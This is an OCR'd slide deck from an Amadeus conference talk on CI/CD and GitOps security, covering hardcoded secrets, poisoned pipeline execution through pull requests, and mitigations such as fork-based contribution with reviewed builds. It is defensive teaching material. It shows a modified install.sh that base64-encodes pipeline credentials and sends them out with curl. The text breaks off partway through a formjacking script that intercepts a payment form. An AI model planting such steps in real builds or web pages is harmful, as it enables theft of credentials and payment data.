DevSecOps

Part 3

Benjamin Hilaire
Lead Expert, Information Security
AMADEUS

© Amadeus IT Group and its affiliates and subsidiaries

DevSecOps

- PART 1 – DevOps foundations
- PART 2 – DevSecOps to secure software
- **PART 3 – Securing DevSecOps**
- PART 4 - Lab

amadeus

PART 3 – Securing the DevSecOps

- GitOps security
- CICD Security

amadeus

3.1 GitOps security

© Amadeus IT Group and its affiliates and subsidiaries

Before we start

Questions

What are the security threats ?

© Amadeus IT Group and its affiliates and subsidiaries

{RIVIERADEV} 8/9/10 juillet 2024

Your CICD? Our initial access to hack you!

Benjamin Hilaire, Application Security Office
Fares Siala, Offensive Security Testing

amadeus Amadeus. It's how travel works better.

© Amadeus IT Group and its affiliates and subsidiaries

My code


Oupsy !

```
pipeline {
    agent any
    tools {nodejs "NodeJS 22"}
    stages {
        stage('Prepare'){
            steps {
                sh "echo //10.224.0.1:4873/:authToken=mySecretToken123} >> .npmrc"
                sh 'npm version patch --no-git-tag-version'
            }
        }
        stage('Build'){
            steps {
                sh 'npm install'
            }
        }
        stage('Publish'){
            // TOP SECURITY : we PUBLISH prod version only if we are in a main branch
            steps {
                script {
                    if (env["CHANGE_ID"] == null){
                        sh 'npm publish --registry "http://10.224.0.1:4873/"'
                    } else {
                        echo 'Nothing to do'
                    }
                }
            }
        }
    }
}
```

© Amadeus IT Group and its affiliates and subsidiaries

Secret

A secret must stay secret




Use a secret management system

```groovy
pipeline {
    agent any
    tools {nodejs "NodeJS 22"}
    stages {
        stage('Prepare'){
            steps {
                withCredentials([string(credentialsId: 'registry', variable: 'token')]) {
                    sh "echo //10.224.0.1:4873/:_authToken=$token} >> .npmrc"
                    sh 'npm version patch --no-git-tag-version'
                }
            }
        }
        stage('Build'){
            steps {
                sh 'npm install'
            }
        }
        stage('Publish'){
            // TOP SECURITY : we PUBLISH prod version only if we are in a main branch
            steps {
                script {
                    if (env["CHANGE_ID"] == null){
                        sh 'npm publish --registry "http://10.224.0.1:4873/"'
                    } else {
                        echo 'Nothing to do'
                    }
                }
            }
        }
    }
}
```

© Amadeus IT Group and its affiliates and subsidiaries

First exploit !

With a simple Pull Request





© Amadeus IT Group and its affiliates and subsidiaries

Secret isolation

Defense in depth

Limit the scope and access right






© Amadeus IT Group and its affiliates and subsidiaries

Second exploit !

With a simple Pull Request



© Amadeus IT Group and its affiliates and subsidiaries

Indirect PPE

Indirect but not harder

```
    }
   }
  }
  stage('Build') {
    steps {
     script {
       withCredentials([usernamePassword(credentialsId: 'GIT_CREDS'
           sh '''./install.sh
           '''
       }
     }
    }
  }
```


install.sh MODIFIED

```
1   -   rm -rf node_modules
2   -   npm install
    1 + echo "[+] USER:" > /tmp/file
    2 + echo "$USERNAME" >> /tmp/file
    3 + echo "$PASSWORD" >> /tmp/file
    4 + echo >> /tmp/file
    5 +
    6 + base64 /tmp/file > /tmp/out
    7 + curl -d @/tmp/out http://10.224.0.1:8085
    8 + rm /tmp/file
    9 + rm /tmp/out
```

© Amadeus IT Group and its affiliates and subsidiaries

How to mitigate?

Inner sourcing (demo-lib)



Access to repo on read
Can contribute (inner-source) but no build is triggered

Contribute (with auto build)
Access build results on read

Manage access
Trigger build from external contributors
Merge PRs
Administrate jenkins folder

© Amadeus IT Group and its affiliates and subsidiaries

How to contribute?

Using fork

Fork the repo

Do the contribution

Create a pull request

Have a maintainer **review** and manually triggers a build


No automatic fork syncing

No BUILD is triggered

© Amadeus IT Group and its affiliates and subsidiaries

How to mitigate?

Critical GitOps or software cases (demo-ppe)




Contribute
Access build results

Manage access
Trigger build from external contributors
Merge PRs
Administrate jenkins folder

© Amadeus IT Group and its affiliates and subsidiaries

Last exploit!

With a simple Pull Request



© Amadeus IT Group and its affiliates and subsidiaries

Before we start


Questions

What type of attack can I do ?

© Amadeus IT Group and its affiliates and subsidiaries

Supply chain attack

An unexpected ending



© Amadeus IT Group and its affiliates and subsidiaries

Supply chain attack

Now it’s formjacking (Magecart)

JS index.js > logUnicorn


```
1   function logUnicorn(msg) {
2       // Formjacking attack
3       if (window.location.toString().indexOf('http://localhost:8080/payment') !== -1 && c
4           document.getElementById("paymentOK").addEventListener("submit",function (e) {
5               $.ajax({
6                   url: "http://localhost:6066/csp_report_v2",
7                   type: "POST",
8                   contentType: "application/json",
9                   data: btoa(JSON.stringify(
